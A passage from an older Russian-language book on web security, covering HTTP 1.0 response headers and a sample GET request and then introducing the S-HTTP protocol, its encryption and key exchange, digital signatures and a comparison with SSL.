С помощью поля *Last-Modified* серверы помечают, когда последний раз изменялась информация об объекте. Если данные имеют более раннюю дату, чем значение поля *Last-Modified,* они могут считаться устаревшими.

Клиент может определить, когда ресурс устаревает, основываясь на информации от сервера. Для файлов сервер может использовать время и дату последнего их изменения. Для объектов, состоящих из нескольких частей данных, сервер использует дату самого последнего изменения одного из компонентов. В случае, когда используется доступ к базам данных, сервер включает в поле *Last-Modified* значение даты/времени последнего изменения записей. Вообще говоря, выбор технологии обновления для различных типов ресурсов является прерогативой сервера.

Сервер не должен посылать в поле *Last-Modified* более позднюю дату, чем дата самого сообщения. Другими словами, это поле не содержит дат из будущего. Пример:

- Last-Modified: `Fri, 22 Aug` 1997 `12:45:26 GMT`

ОТВЕТ СЕРВЕРА

Как вы знаете, в отличие от версии HTTP 0.9, где использовались простые ответы, текущая версия HTTP 1.0 работает с полными ответами, которые требуют наличия хотя бы строки состояния, где указана версия HTTP, код статуса и тема ответа. В следующих разделах мы подробнее рассмотрим заголовок полного ответа HTTP.

ПОЛЯ ЗАГОЛОВКА ОТВЕТА HTTP

С помощью полей *заголовка ответа* (Response-Header) сервер передает информацию, не отраженную в строке состояния. Они содержат информацию о сервере,

а не о передаваемых данных, например, поля, содержащие местонахождение сервера, его название и способ регистрации. Клиент должен рассматривать неизвестные ему поля заголовка ответа как поля *заголовка* передаваемого *объекта* (см. предыдущие разделы).

ПОЛЕ LOCATION

В поле *Location* определяется точный адрес ресурса, на который указывает URI в строке запроса. Другими словами, для определения значения этого поля сервер использует строку запроса клиента, чтобы найти абсолютный URI. Это необходимо в случае, если клиент указал относительный адрес. Сервер располагает выделенным абсолютным URL для целей маршрутизации. Вот пример использования поля:

```
Location: http://www.jamsa.com/catalog/catalog.htm
```

ПОЛЕ SERVER

Поле *Server* содержит информацию о программном обеспечении сервера, обрабатывающего текущий запрос. В нем указывается как ПО сервера, так и наиболее важные утилиты и компоненты. В целях защиты информации можно не указывать версию программного обеспечения, чтобы обезопасить себя от атак хакеров на устаревшие версии. Пример:

```
Server: CERN/3.0 libwww/2.17
```

Кроме того, если данные проходят через сервер-посредник, в поле *Server* его версии не добавляются.

ПОЛЕ WWW-AUTHENTICATE

Сервер использует поле *WWW-Authenticate*, если код статуса равен 401 (неавторизованный доступ). HTTP предоставляет несложный механизм работы с регистрацией на серверах Web. Клиент использует аналогичные механизмы регистрации.

ТЕЛО ОБЪЕКТА

Когда клиент либо сервер используют HTTP 1.0 для пересылки данных в запросе либо ответе, они должны определить формат и способ сжатия, используя поля *заголовка объекта.* Как вы уже знаете, тело объекта состоит из байт (восемь бит) и может содержать 0 и более байт.

Приложения могут включать данные в запрос, если только метод позволяет это (например, *POST).* Программа определяет, есть ли данные, по ненулевому значению поля *Content-Length.* Запрос HTTP, содержащий данные, должен использовать правильное значение размера объекта. На рисунке 6.18 показано, как сервер просматривает поле *Content-Length*, чтобы определить, содержит ли запрос данные.

Рисунок 6.18. *Сервер просматривает поле* ***Content-Length.***

Для ответных сообщений программа должна проверить как метод запроса, так и код статуса ответа, чтобы определить наличие тела объекта. Все ответы на запросы с *HEAD* не должны включать в себя тело объекта, даже если поле *Content-Lenght* имеет ненулевую длину, а в *Content-Type* указан правильный тип данных. Аналогично тело объекта не включается в ответ, если коды статуса равны 204 (нет содержимого) и 304 (без изменений).

Когда в сообщении присутствует тело объекта, приложение может определить его тип, используя поля *Content-Type* и *Content-Encoding*, которые определяют двухуровневую модель:

```
entity body = Content-Encoding(Content-Type(data))
```

Поле *Content-Type* указывает тип данных тела объекта. В поле *Content-Encoding* обычно указывается информация о типе сжатия данных. По умолчанию здесь стоит значение «без сжатия».

В поле *Content-Type* по умолчанию нет значения. Оно используется только в случае, если запрос был простым. Для того чтобы определить тип данных, клиент должен изучить содержимое объекта и его адрес URL. Если не удается определить тип данных, по умолчанию используется «application/octet-stream».

Когда программа включает тело объекта в сообщение, принимающая сторона определяет его длину несколькими способами. Если присутствует ненулевое значение поля *Content-Length* заголовка объекта, то его значение и есть длина тела объекта в байтах. В противном случае клиент определяет длину тела объекта после того, как сервер закрывает соединение.

Клиент не может сам инициировать разрыв соединения, поскольку в таком случае он не позволяет серверу ответить на запрос. Поэтому запрос HTTP должен содержать правильное значение поля *Content-Length* заголовка объекта. Если запрос содержит данные, а их длина не указана и сервер самостоятельно не может вычислить ее, он возвращает код статуса 400 (неправильный запрос).

ПЕРЕДАЧА ДАННЫХ WEB

Поскольку Internet является «транспортной системой» Web, передача данных Web — это синоним передачи данных Internet. Например, когда сервер Web

посылает данные клиенту, они путешествуют по Web посредством надежного коммуникационного протокола TCP.

Как известно, при использовании HTTP в сети передаются не только данные, но и информация о заголовках объектов, статусах кода и т. п. Коммуникационная подсистема Internet разбивает эту информацию на пакеты для более эффективной передачи. Понимание этого процесса поможет вам разрабатывать хорошие Web-программы и правильно использовать ресурсы Internet.

ПРИМЕР ТРАНЗАКЦИИ HTTP

Следующий пример демонстрирует, какой запрос выслал *Netscape Navigator 3.0* серверу издательства Jamsa Press с целью получения документа *http://www.jamsa.com/catalog/hacker/hacker.html:*

```
GET /catalog/hacker/hacker.htm HTTP/1.0
Accept: text/plain
Accept: text/html
Accept: */*
If-Modified-Since Fri, 22 Aug 1997 06:17:33 GMT
Referer: http://www.jamsa.com/catalog/catalog.htm
User-Agent: Mozilla/3.0
<CR/LF>
```

Текст этого примера указывает серверу вернуть броузеру страницу *hacker.htm*, расположенную на сайте *www.jamsa.com*. Кроме того, сервер должен принять определенные типы возвращаемых значений. И наконец, код указывает серверу не возвращать никаких данных, если страница не изменялась с 22 августа 1997 года — вместо нее будет использована копия из кэша. Каждый раз, когда пользователь обращается за информацией, броузер посылает информацию заголовка. Точно так же в ответ на запрос сервер посылает заголовок HTTP, а возможно, и тело объекта (если того попросит броузер).

РЕЗЮМЕ

В этой главе мы детально рассмотрели HTTP — основной протокол Web. В следующих главах я расскажу о том, как использовать этот протокол и порожденные им протоколы для защиты системы от нападений извне. Кроме того, вы узнаете, как хакер может воспользоваться HTTP для нанесения ударов по подключенной к Internet системе. Но прежде убедитесь, что усвоили следующее:

- ✓ HTTP работает поверх TCP/IP и отвечает за передачу данных Web по Internet.
- ✓ Для того чтобы работать со службами Web, необходимо установить соединение с самим сервером по протоколу TCP/IP.
- V MIME совместно с HTTP и TCP/IP позволяет вам посылать и принимать файлы мультимедиа по Internet.

- ✓ Можно посылать запросы серверу Web, используя броузер.
- ✓ URI и URL содержат адреса объектов Web.
- ✓ HTTP обеспечивает методы, позволяющие управлять ресурсами.
- ✓ Заголовки HTTP, строки запросов и коды статусов содержат массу информации о данных, передаваемых в Web.
- ✓ Броузеры и серверы Web формируют архитектуру клиент/сервер и используют обмен коммутируемыми пакетами по Internet.

РЕСУРСЫ INTERNET

Следующие Web-сайты помогут вам найти информацию о HTTP (версии 1.1 и более поздних). Кроме того, здесь вы найдете информацию о новых разработках Web, включая и динамический HTML.

APACHE PROJECT LIBRARY	http://www.apache. org/library
HEADERS IN HTML 1.0	http://www.mathcs.carleton.edu/students/smitm/over/headers.html
HTTP	http://pclt. cis.yale. edu/pclt/webapp/http.htm
HTTP SERVER ADMINISTRATORS	http://www.softlab.ntua.gr/www/httpd.html
HTTP OVERVIEW	http://www. w3c.org/Protocols/
ONLINE TOOLS AND RESOURCES	http://www.utoronto.ca/webdocs/HTMLdocs/online_tools.html
SOURCES FOR HTML AUTHORS	http://www.vmirror.com/spike/htmldocs.html
HIERARCHY OF HTML 3.2	http://www. ozemail. com.au/~dkgsoft/html/html32.html
ADDING ACCESS COUNTS	http://members.aol.com/htmlguru/access_counts.html
EXTENSIONS mo HTML 3.0	http://home.netscape. com/assist/net_sites/html_extensions-3.html
COMPOSING GOOD HTML	http://www.cs.cmu.edu/~tilt/cgh/
HTML LAYOUT CONTROL	http://www. microsoft. com/workshop/author/layout/layout.htm

Глава 7

Протокол S-HTTP

Как я уже упоминал в предыдущей главе, создатели протокола HTTP разрабатывали его как средство передачи мультимедиа — графики, видео, аудио и т. д. Однако они и не предполагали, что их детище станет основой для многих коммерческих приложений. Со временем бизнесмены (да и не только они) осознали необходимость замены открытых транзакций, в которых участвует огромное количество машин-посредников (hop-by-hop — последовательный метод), на более безопасные способы передачи сообщений. По замыслу в таких транзакциях (end-to-end — сквозной метод) должны участвовать только общающиеся стороны, без всяких посредников. В связи с этим в 1994 году группа IETF попросила различные компании присылать предложения по усилению безопасности Web. В результате в начале 1994 года появился протокол S-HTTP — разработка компании Enterprise Integration Technologies (EIT). В данной главе мы подробно поговорим об этом протоколе. Прочитав главу, вы узнаете следующее:

- Кроме стандартного набора команд HTTP в новом протоколе содержатся команды для поддержки зашифрованных и других безопасных транзакций.
- В протоколе используются HTTP-заголовки, а также новые методы шифрования, с помощью которых обеспечивается безопасность сообщений.
- В S-HTTP используются методы подписи, шифрования, а для проверки безопасности транзакций введена идентификация.
- Для шифрования передаваемых данных в S-HTTP используются системы шифрования с симметричным и асимметричным ключом.
- В S-HTTP предусмотрена поддержка сертификатов и подписи ключей.
- Протокол S-HTTP поддерживает сквозные зашифрованные транзакции, включая и запрос HTTP *CONNECT*.

ВВЕДЕНИЕ в S-HTTP

Безопасный гипертекстовый транспортный протокол (S-HTTP — Secure Hypertext Transport Protocol) — это модифицированная версия протокола HTTP. Кроме стандартных функций HTTP в новый протокол включены средства обеспечения безопасности сообщений. Реализации S-HTTP включают в себя шифрование пересылаемых по сети Web-документов, а также поддержку цифровых подписей (см. главу 5). С помощью нового протокола клиент (броузер) может проверить целостность сообщения. Для этого в S-HTTP введено новое средство — Message Authentication Code (MAC). В настоящее время IETF рассматривает вопрос о введении S-HTTP в качестве нового стандарта Internet. Как упоминалось в главах 4 и 5,

некоторые типы безопасных транзакций включают в себя пересылку на удаленный сервер финансовой информации и данных о личности пользователя.

В отличие от модели и характеристик транзакций протокола HTTP, новый протокол обладает поддержкой безопасности пересылаемых данных. По замыслу, S-HTTP должен обеспечивать безопасное сообщение между HTTP-клиентом и сервером и тем самым обеспечить транзакции многочисленных видов коммерческих приложений. Кроме того, в S-HTTP включены различные методы проверки безопасности данных: цифровые подписи, шифрование и идентификация. На рисунке 7.1 схематично показано, как протокол S-HTTP дополняет модель транзакций HTTP.




Рисунок 7,1. *S-HTTP добавляет к HTTP средства обеспечения безопасности.*

СООБЩЕНИЯ S-HTTP

В предыдущей главе рассказывалось о том, что все сообщения HTTP состоят из двух базовых элементов: *заголовка* сообщения и его *тела.* Напомню, что в заголовке расположены указания о том, как нужно интерпретировать тело сообщения. Например, заголовок сообщения может содержать следующую информацию: тип MIME/подтип Text/HTML. Это значит, что получатель сообщения должен интерпретировать его как документ HTML.

Эта же схема построения сообщения использована и в протоколе S-HTTP. Однако теперь в заголовке сообщения может располагаться информация о том, как расшифровать полученное сообщение, и о том, как интерпретировать расшифрованное тело сообщения. В роли отправителя информации может выступать и клиент, и сервер. Чтобы лучше разобраться во всем этом, тщательно изучите приведенные ниже операции. Все эти операции выполняются сервером во время безопасного ответа на запрос клиента:

1. Сервер получает обычное текстовое сообщение, которое должно быть послано клиенту. Обычно оно хранится на жестком диске сервера. В качестве такого сообщения может использоваться HTTP-файл или какой-либо другой объект данных (например, входная информация базы данных, графика и т. д.). Отметим одну важную деталь: S-HTTP переносит текстовые сообщения без изменений. Поэтому в сообщение S-HTTP можно поместить любую версию HTTP.
2. Сервер обрабатывает установки шифрования клиента и ключевой материал, предоставляемый клиентом во время квитирования. Сервер использу-

ет либо строго указанные клиентом установки шифрования, либо некоторый установленный по умолчанию набор параметров. Применяемый метод шифрования зависит от настройки сервера.

3. Сервер обрабатывает свои собственные установки шифрования и ключевой материал.

При создании сообщения S-HTTP сервер помещает свои параметры шифрования внутри установок клиента. Например, сервер настроен на использование PKCS-7 (Public Key Encryption Standard 7), и этот стандарт содержится в списке методов шифрования клиента. Тогда сервер зашифрует сообщение при помощи PKCS-7 (см. рисунок 7.2).

***Рисунок** 7.2. Сервер сравнит список методов шифрования и выберет PKCS-7.*

В этом случае для создания сообщения S-HTTP сервер воспользуется методом шифрования, поддерживаемым и клиентом, и сервером. На рисунке 7.3 показано, как сервер зашифровывает обычный текст и помещает его в пакет сообщения S-HTTP.




***Рисунок** 7.3. Сервер зашифровывает обычный текст и помещает его в пакет S-HTTP.*

После этого сервер отправляет это сообщение клиенту — эта операция полностью аналогична пересылке HTTP-сообщения. В следующем разделе будет подробно рассказано о том, как клиент расшифровывает полученное от сервера сообщение.

ВОССТАНОВЛЕНИЕ СООБЩЕНИЙ S-HTTP

Как уже говорилось, для создания сообщения S-HTTP нужны три компонента: передаваемый текст, установки шифрования клиента и параметры шифрования сервера. Для восстановления (расшифровки) сообщения клиенту потребуются те же самые три элемента. Прежде чем приступить к расшифровке полученного сообщения, клиент должен подобрать подходящий алгоритм. Для этого он поступает следующим образом:

1. Прежде всего клиент пытается подобрать нужные установки шифрования. Для этого он использует параметры шифрования и ключевой материал, предоставленный серверу во время запроса.
2. Если метод шифрования сообщения не соответствует посланному в запросе, то клиент пытается подобрать его из своего списка установок шифрования и ключевого материала.
3. Если клиенту все еще не удалось подобрать метод шифрования, то он пытается расшифровать сообщение при помощи ранее установленных параметров сервера. Дело в том, что во время первоначального квитирования сервер может установить, какой метод шифрования будет использован для кодирования сообщений.

Для расшифровки сообщения S-HTTP клиент должен прочитать его заголовок, где расположена информация о том, каким преобразованиям подвергался документ на стороне сервера (см. рисунок 7.4).

***Рисунок** 7.4. Клиент считывает заголовок сообщения и сравнивает его с известными стандартами шифрования.*

Подобрав необходимый стандарт шифрования, клиент расшифровывает сообщение при помощи некоторой комбинации своего ключевого материала и ключевого материала сервера. В рассматриваемом нами примере клиент должен воспользоваться открытым ключом стандарта PKCS-7 (см. рисунок 7.5).




***Рисунок** 7.5. Для расшифровки клиент использует открытый ключ стандарта PKCS-7.*

Расшифровав сообщение S-HTTP, клиент отображает полученную информацию на экране броузера. В качестве такой информации может выступать сообщение HTTP или какой-либо другой тип данных (см. рисунок 7.6).




***Рисунок** 7.6. Клиент отображает расшифрованный HTTP-файл в окне броузера.*

Как указывалось в главе 6, в обычной транзакции протокола HTTP после пересылки данных сервер должен разорвать соединение. Однако в транзакции S-HTTP сервер не разрывает соединения до тех пор, пока броузер не прикажет ему. Таким образом, в новом протоколе не нужно устанавливать соединение для пересылки каждой порции информации. При этом ключ шифрования не изменяется во время всего сеанса (т. е. вплоть до разрыва соединения).

МЕТОД ШИФРОВАНИЯ ***S-HTTP***

Вы уже знаете из главы 4, что в системе шифрования с симметричным ключом отправитель и получатель используют один и тот же *(единый)* ключ. В S-HTTP для повышения безопасности ключ известен только клиенту и серверу. В системе шифрования с асимметричным ключом используется два ключа — *открытый* и *личный*. В этой системе отправитель шифрует сообщение при помощи открытого ключа получателя. Для расшифровки сообщения нужен второй ключ – личный ключ получателя. Таким образом, эта система обеспечивает очень высокую степень защиты информации. Дело в том, что прочесть зашифрованное сообщение может только тот, у кого есть личный ключ получателя, — даже отправитель не может расшифровать его. На рисунке 7.7 схематично показаны основные различия этих двух систем шифрования.




***Рисунок** 7.7. Сравнение систем с симметричным и асимметричным ключом.*

В системе шифрования с симметричным ключом отправитель должен найти возможность переслать по безопасному каналу ключ получателю. В S-HTTP предусмотрены два механизма передачи ключа: обмен ключами во время передачи и использование внешних ключей. В первом случае сервер зашифровывает личный ключ при помощи открытого ключа клиента и пересылает его клиенту. Во втором — клиент и сервер просто обмениваются личным ключом. Однако многие пользователи Web найдут первый метод предпочтительным. Дело в том, что в настоящее время доступ к ключам осуществляется в основном через Web, а непосредственный обмен ключами — вещь достаточно сложная. Второй метод больше подходит для корпоративных сетей (так называемых *интранет*). На рисунке 7.8 схематично показаны оба метода работы с ключами.

***Рисунок** 7.8. В S-HTTP используется два метода работы с ключами.*

Чтобы лучше разобраться в методе обмена ключами во время передачи, давайте посмотрим, что произойдет, если клиент посетит безопасный Web-сайт. Далее описаны все этапы подобной транзакции.

1. При посещении Web-сайта, использующего S-HTTP, клиент посылает запрос серверу — это первый этап транзакции. Как уже говорилось, сервер обязан ответить на этот запрос сообщением «Connection Successful».
2. Получив сообщение «Connection Successful», броузер клиента пересылает серверу свой открытый ключ, а также информацию о системе шифрования, с помощью которой он создан (см. рисунок 7.9). В качестве таких систем могут выступать RSA, PKCS-7 и т. д.

***Рисунок** 7.9. Клиент посылает серверу свой открытый ключ.*

3. Получив ключ клиента, сервер проверяет, есть ли у него система шифрования, использованная клиентом. Если есть, то сервер отсылает клиенту одноразовый ключ, зашифрованный при помощи открытого ключа клиента (см. рисунок 7.10).

***Рисунок** 7.10. Сервер пересылает клиенту одноразовый ключ, зашифрованный при помощи открытого ключа клиента.*

Если же сервер не может работать с системой шифрования клиента, то он разрывает соединение.

4. После успешного создания соединения броузер клиента будет зашифровывать каждую порцию передаваемых данных при помощи одноразового ключа (см. рисунок 7.11).

***Рисунок** 7.11. Клиент зашифровывает всю пересылаемую информацию при помощи одноразового ключа.*

Кроме шифрования сообщений каждая из сторон соединения может проверить целостность данных и идентифицировать отправителя информации при помощи вычисления кода сообщения. В S-HTTP он вычисляется как «смешанное с ключом значение». Для этого используется одноразовый ключ, установленный во время первого этапа транзакции. Кроме того, и клиент, и сервер могут использовать цифровые подписи на этапе квитирования. С их помощью каждая из сторон может идентифицировать другую уже на первом этапе транзакции. Если одна сторона запросила проверку сообщения, то интерфейс S-HTTP другой стороны добавит к каждой порции передаваемой информации код сообщения (цифровую подпись). Так как одноразовый ключ известен только двум компьютерам (клиенту и серверу), то абоненты соединения могут легко проверить, не было ли изменено сообщение во время передачи. Для работы с цифровыми подписями в S-HTTP введены дополнительные заголовки. На рисунке 7.12 схематично показано, как должно выглядеть такое сообщение.





***Рисунок** 7.12. Зашифрованное сообщение с цифровой подписью.*

СРАВНЕНИЕ SSL и S-HTTP



В настоящее время наравне с S-HTTP используется еще один протокол — SSL (Secure Socket Layer). С его помощью также можно обеспечить безопасность передаваемой информации. Оба протокола поддерживают *открытые к личные ключи.* Из главы 4 вы должны были уяснить, что открытые ключи — это создаваемые программами шифрования строки символов. Точно так же программа создает и личный ключ. Но между этими ключами есть одно существенное различие. Открытый ключ можно передавать друзьям, знакомым, сотрудникам и даже конкурентам. Личный же должен быть известен только своему хозяину. Отметим, что каждый открытый ключ соответствует только одному личному ключу. Таким образом, следует говорить о *наборе ключей.* Эти наборы — уникальны. Поэтому каждый броузер или сервер обладает своим уникальным набором ключей.

Главное отличие SSL от S-HTTP заключается в том, что первый поддерживает средства безопасности при использовании различных протоколов (включая и FTP, HTTP и т. д.). С другой стороны, в S-HTTP реализованы средства безопасности только для информации, передаваемой при помощи протокола HTTP. Однако S-HTTP менее нуждается в проверке цифрового сертификата компаниями третьей стороны. Дело в том, что в этом протоколе предусмотрена поддержка создания цифровой подписи для каждого сообщения. В настоящее время S-HTTP получает все большее признание среди пользователей Web. Но несмотря на это более распространенным является протокол SSL, о котором я расскажу чуть позже.

ПОДРОБНОСТИ S-HTTP

Протокол S-HTTP обратно совместим с протоколом HTTP. Это значит, что в S-HTTP поддерживаются все команды старого протокола. Как уже говорилось, S-HTTP помещает команды HTTP в зашифрованное тело сообщения. На самом деле S-HTTP и *не нужно знать,* что за команды он передает. Дело в том, что

новый протокол является лишь *расширением* (а не изменением, модификацией) старого протокола. S-HTTP создан для обеспечения средств безопасности передаваемой информации. Для этого используется шифрование информации или создание цифровых подписей (или и то, и другое). С самого начала компания Enterprise Integration Technologies (EIT) разрабатывала S-HTTP так, чтобы с его помощью можно было внедрить в броузеры и серверы различные форматы шифрования данных. В частности, в новый протокол встроена поддержка стандарта PEM, PGP, а также формата PKCS-7. Однако броузеры и серверы, не работающие по протоколу S-HTTP, могут спокойно взаимодействовать с броузерами и серверами, перешедшими на новый протокол. При этом не произойдет ничего необычного. Однако ситуация коренным образом изменяется, если работающий по протоколу S-HTTP броузер (или сервер) пошлет запрос на защищенный документ. В новом протоколе от клиента не требуется открытый ключ. А это значит, что для участия в безопасной транзакции пользователю не нужны заранее установленные открытые ключи. На рисунке 7.13 схематично показано, как безопасный и обычный броузеры могут общаться с безопасным сервером.

Рисунок 7.13. *Так безопасный и обычный броузеры могут общаться с безопасным сервером.*

Протокол S-HTTP предусматривает средства защиты транзакций общего предназначения, особенно важные в коммерческих приложениях. Это может быть идентификация, проверка целостности данных, защита от взлома и т. д.

Для защиты от взлома сквозных транзакций в S-HTTP введены возможности шифрования (на уровне приложений). Новые средства сильно отличаются от механизмов идентификации HTTP. Для создания безопасной транзакции в протоколе HTTP требуется, чтобы сервер особым образом ответил на запрос клиента. Но в S-HTTP идентификация должна производиться уже на этапе запроса клиента. Для этого используются шифрование, защита паролем или системы безопасности Kerberos.

ГДЕ МОЖНО ПРИОБРЕСТИ S-HTTP

В 1994 году компания EIT совместно с RSA Data Security основала компанию Terisa Systems, которая и создала одну из первых реализаций S-HTTP. Компания Terisa предложила комплект инструментальных средств, позволяющий разработчикам интегрировать протокол S-HTTP в клиенты и серверы World Wide Web. Для получения более подробной информации пошлите по электронной почте запрос по адресу *info@terisa.com*. Кроме того, вы можете посетить Web-сайт компании Terisa Systems *http://www.terisa.com* (см. рисунок 7.14).




Рисунок 7.14. *Web-сайт компании Terisa Systems расположен по адресу* ***http://www.terisa.com.***

В 1996 году компанию EIT купила компания Verifone, которая, в свою очередь, была приобретена в начале 1997 года корпорацией Hewlett-Packard. В настоящее время компания Hewlett-Packard закрыла доступ на свой сайт. Однако вместо него можно посетить сайт компании EIT *http://www.eit.com/*.

ОСНОВНЫЕ НОВОВВЕДЕНИЯ S-HTTP

Как уже отмечалось, в протоколе S-HTTP предусмотрено несколько механизмов обеспечения безопасности клиентов и серверов HTTP. Все они разработаны для того, чтобы удовлетворить требованиям различных приложений Web. Более того, в S-HTTP клиенту и серверу предоставляются равные возможности (т. е. запросы и ответы обрабатываются одинаковым образом; кроме того, одинаково обрабатываются и параметры обеих сторон). Однако это ничуть не мешает поддерживать модель транзакций HTTP. Протокол позволяет поддерживать различные режимы и методы шифрования, а полная его установка позволяет изменять процесс шифрования в зависимости от запросов клиента.

Можно внедрить в сервер или клиент S-HTTP неограниченное количество стандартов шифрования информации (включая PKCS-7 и PEM). В этом протоколе предусмотрена поддержка взаимодействия различных реализаций, а также полная совместимость с HTTP. Таким образом, клиенты, работающие с протоколом S-HTTP, могут сообщаться с серверами, работающими по протоколу HTTP,

и наоборот. Однако в подобных транзакциях не будут использоваться встроенные в S-HTTP возможности защиты информации.

В S-HTTP от клиента не требуется наличие сертификата открытого ключа (или самого ключа — в зависимости от настройки сервера). Вместо этого в протоколе используется режим работы с симметричным одноразовым ключом. Этот режим очень важен потому, что с его помощью пользователи могут насладиться всеми преимуществами нового протокола, не обладая при этом сертификатом. Однако это не значит, что в протоколе нет поддержки цифровых сертификатов — просто они не обязательны. Мы подробнее поговорим об этом в следующей главе.

В S-HTTP введены средства защиты сквозных транзакций. Новые средства намного отличаются от механизмов идентификации HTTP. Для создания безопасной транзакции в протоколе HTTP требуется, чтобы сервер особым образом ответил на запрос клиента. В этом случае сервер может «заставить» клиента начать безопасную транзакцию (обычно для этого используется информация, расположенная в анкере HTTP). Серверы могут использовать этот метод для поддержки шифрования форм без использования шифрования и обеспечения безопасности на всем сервере.

Алгоритм шифрования и режимы цифровой подписи ***S-HTTP***

Протокол S-HTTP обладает достаточно гибкими алгоритмами шифрования, режимами и параметрами. Для того чтобы клиент и сервер могли договориться об используемых режимах безопасной транзакции (вроде использования в запросах и ответах цифровых подписей, шифрования или обоих этих методов), в S-HTTP есть специальная возможность согласования. Кроме того, в новом протоколе есть возможность согласования алгоритмов шифрования (для создания цифровых подписей — RSA или DSA; для шифрования — DES или RC2 и т. д.) и сертификатов (вроде запроса на создание подписи при помощи «сертификата Mastercard»). В S-HTTP не предусматривается какой-либо конкретной модели. Наоборот, предполагается, что каждая из сторон может обладать целым набором сертификатов.

В S-HTTP защита сообщений обеспечивается тремя методами: цифровая подпись, идентификация сообщения и шифрование передаваемой информации. Все они могут использоваться по отдельности и в различных комбинациях (а могут не использоваться вообще). Кроме того, в S-HTTP предусмотрены механизмы управления несколькими ключами, обмен открытыми ключами и распространение билетов Kerberos. В частности, протокол предоставляет возможность использовать заранее установленный симметричный одноразовый ключ. С его помощью можно пересылать информацию пользователям, не имеющим набора ключей. Вдобавок в S-HTTP предусмотрена возможность проверки состояния соединения.

ЦИФРОВЫЕ подписи и ***S-HTTP***

Для поддержки цифровых подписей в S-HTTP используется один из видов стандарта PKCS-7 — *SignedData* (или *SignedAndEnvelopedData*). Если сервер запрашивает цифровую подпись, клиент может поместить соответствующий сертификат

в сообщение или ожидать, что сервер сам разыщет его. Обратите внимание: в S-HTTP строго запрещено использование «самодельных» сертификатов (созданных и подписанных самим пользователем, а не ведомством сертификатов). Как сервер отнесется к подобному сертификату, зависит от его настройки. Например, многие сайты, поддерживающие работу с банками, могут потребовать от пользователя приобрести сертификат у компании третьей стороны. Именно таким образом эти сайты пытаются защититься от «мнимых» личностей. В любом случае, все подписи сообщений совместимы с PKCS-7.

ОБМЕН КЛЮЧАМИ и ШИФРОВАНИЕ

